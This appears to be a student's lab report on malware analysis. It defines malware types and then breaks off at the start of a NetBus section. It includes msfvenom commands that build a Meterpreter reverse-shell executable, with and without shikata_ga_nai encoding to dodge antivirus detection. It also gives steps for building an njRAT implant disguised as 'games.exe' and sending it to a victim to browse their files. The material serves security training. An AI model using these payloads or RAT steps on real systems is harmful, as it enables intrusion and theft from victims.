

Module 7

Malware Analysis And Threats

Name : Mugdha Makarand Govilkar

Instructor : Satish Singh

INDEX

- 1 . What is malware**
- 2 . Encoder**
- 3 . nJRAT**
- 4 . Netbus**
- 5 . DIE**
- 6 . IDA**
- 7. OllyDbg**
- 8 . CurrPorts**
- 9 . TCPView**
- 10 . Process Monitor**

1 . What is Malware :

- 1 . Malicious Software** – Malware means *any software designed to harm, exploit, or disrupt a computer, network, or data.*
- 2 . Types** – Common types include virus, worm, trojan, ransomware, rootkit, spyware, adware, and botnets.
- 3 . Purpose** – Attackers use malware to steal data, gain unauthorized access, damage systems, spy on users, or make money.
- 4 . Delivery Methods** – Malware spreads through email attachments, infected USBs, malicious websites, pirated software, vulnerabilities, and phishing attacks.
- 5 . Impact** – It can slow systems, corrupt files, encrypt data (ransom), steal passwords, control your system remotely, or completely crash networks.

Types of Malware :

1 . Virus :

A virus is a malicious program that attaches itself to legitimate files and activates when those files are executed. It replicates by infecting other files or systems, causing damage such as data corruption or slow performance. Viruses commonly spread through infected downloads, email attachments, and removable drives.

2 . Worm :

A worm is a type of malware that can replicate and spread automatically without needing a host file or user action. It moves across networks on its own, exploiting vulnerabilities to infect multiple systems quickly. Worms often cause network congestion, slow performance, and can deliver additional harmful payloads.

3 . Trojan Horse :

A Trojan Horse is a type of malware that pretends to be a legitimate or useful program to trick the user into installing it. Once inside the system, it secretly performs malicious actions like

stealing data, creating backdoors, or giving attackers remote access. Unlike viruses or worms, a Trojan does not replicate itself—it relies on user deception to spread.

4 . Ransomware :

Ransomware is a type of malware that encrypts your files or locks your system and then demands money (ransom) to restore access. It typically spreads through phishing emails, malicious downloads, or exploited vulnerabilities. Once active, it blocks your data and displays a ransom note, threatening to delete files or keep them locked unless payment is made.

5 . Spyware :

Spyware is a type of malware that secretly monitors your activities without your knowledge. It can track what you type, websites you visit, files you open, and even steal passwords or personal data. Spyware quietly runs in the background and sends the collected information to the attacker for misuse.

6 . Adware :

Adware is a type of software that displays unwanted advertisements on your device, often in the form of pop-ups or banners. It usually installs without clear permission and tracks your browsing habits to show targeted ads. While not always harmful, adware can slow down your system and invade your privacy.

7 . Rootkit :

A rootkit is a type of malware designed to hide its presence and give an attacker secret, persistent, and privileged access to a system. It hides files, processes, and malicious activities so that security tools cannot detect them. Rootkits are often used to maintain long-term control over a compromised system without the user knowing.

8 . Botnet :

A botnet (sometimes mistakenly called *bootnet*) is a network of infected computers controlled remotely by a hacker. Each infected device (called a *bot* or *zombie*) follows the attacker's commands without the owner knowing. Botnets are often used for DDoS attacks, spamming, spreading malware, stealing data, or mining cryptocurrency.

9 . Fileless Malware :

Fileless malware is a type of malware that does not use traditional files to infect a system. Instead, it runs directly in memory (RAM) using legitimate tools like PowerShell, WMI, or system

processes. Because it leaves no files on the disk, it is very hard for antivirus software to detect and remove.

10 . Scareware :

Scareware is a fake program that tries to scare you by showing false virus warnings. It tricks you into buying useless software or clicking harmful links. Its main goal is to make you panic so you follow its instructions.

2 . Encoder :

In malware analysis, an encoder is a technique or tool used to change the appearance of malicious code so it looks different each time, while keeping its functionality the same. The main purpose of an encoder is to evade antivirus detection and signature-based security tools by hiding known malware patterns. Encoders commonly encode or obfuscate the payload and include a small decoder that restores the original code during execution.

encoder/x86/shikata_ga_nai

```
(root㉿kali)-[~/home/mugdha]
# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.9 LPORT=4444 -f exe -o hello.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7680 bytes
Saved as: hello.exe
```

1.1

The screenshot shows a web browser window displaying the VirusTotal analysis page for the file 'hello.exe'. The file has a community score of 42/72, with 42 security vendors flagging it as malicious. The file size is 7.50 KB and it was last analyzed a moment ago. The analysis table lists various security vendors and their findings:

Security vendor's analysis	Do you want to automate checks?		
AhnLab-V3	Trojan/Win.Generic.C5799255	AllCloud	Backdoor/Win/shellcode.api(dyn)
AIYac	Generic.ShellCode.Marte.4.5B70872D	Arcabit	Generic.ShellCode.Marte.4.5B70872D
Arctic Wolf	Unsafe	Avast	Win32/MsfShell-V [Hack]
AVG	Win32/MsfShell-V [Hack]	BitDefender	Generic.ShellCode.Marte.4.5B70872D
Bkav Pro	W64-AIDetectMalware	ClamAV	Win.Trojan.MSShellCode.100416A4-0
CrowdStrike Falcon	Win/malicious_confidence_100% (0)	CTX	Exe.unknown.marte
Cynet	Malicious (score: 100)	DeepInstinct	MALICIOUS
Elastic	Windows.Trojan.Metasploit	Emsisoft	Generic.ShellCode.Marte.4.5B70872D (B)


1.2

```


[✓] (root㉿kali)-[/home/mugdha]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp -e x86/shikata_ga_nai LHOST=192.168.1.9 LPORT=4444 -f exe -o hello.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 537 (iteration=0)
x86/shikata_ga_nai chosen with final size 537
Payload size: 537 bytes
Final size of exe file: 7680 bytes
Saved as: hello.exe

[✓] (root㉿kali)-[/home/mugdha]
└─#

```



1.3



Security vendor	Detection	Family
AhnLab-V3	trojan/Win.Generic.C5799255	AllCloud
ALYac	trojan/Variant.Application.Tedy.2261	Arcabit
Arctic Wolf	Umsafe	Avast
AVG	Win64/MalwareK.gen [Hack]	BitDefender
Bkav Pro	W64/ADetectMalware	ClamAV
CrowdStrike Falcon	Win/malicious_confidence_100% (0)	CTX
Cynet	Malicious (score: 100)	DeepInstinct
Elastic	Malicious (high Confidence)	Emsisoft
		iBackdoor.Win/metasploit.shellcode
		Trojan.Application.Tedy.D8D5
		Win64/MalwareX.gen [Hack]
		Gen:Variant.Application.Tedy.2261
		Win.Trojan.MSShellcode-8360728-0
		Exe.unknown.tedy
		MALICIOUS
		Gen:Variant.Application.Tedy.2261 (0)


1.4

3 . nJRAT :

njRAT is a Remote Access Trojan (RAT) a type of malware that allows an attacker to remotely control an infected computer without the user's knowledge.


Steps :

1 . Open njRAT.exe file on windows 11




1.1

2 . Then tap on build and create a file by giving host IP and victim name and then click on randomize stub and create a file games.exe



1.2


3 . Here is the following file



1.3


4 . Create the njRAT file in zip mode and send to the victims machine after opening file by the victims machine by clicking on patch.exe we get

the access of the victims machine here is the following victims machine name and machine's access




1.4

5 . Here we can access the files of victims machine files




1.5

6 . Here is the files of the victims machine



1.6

7 . Also we can chat with the victim by this attacking tool




1.7

4 . Netbus :

NetBus is a Remote Access Trojan (RAT) used in cyber attacks to gain unauthorized remote control over a victim's computer. Once installed, it allows an attacker to perform actions like file access, screen monitoring, keystroke logging, and system control without the user's knowledge. NetBus typically spreads through malicious email attachments or infected files and was one of the earliest RATs, highlighting the risks of backdoor-based malware in cybersecurity.


Steps :

1 . Open the netbus.exe file on attacker machine



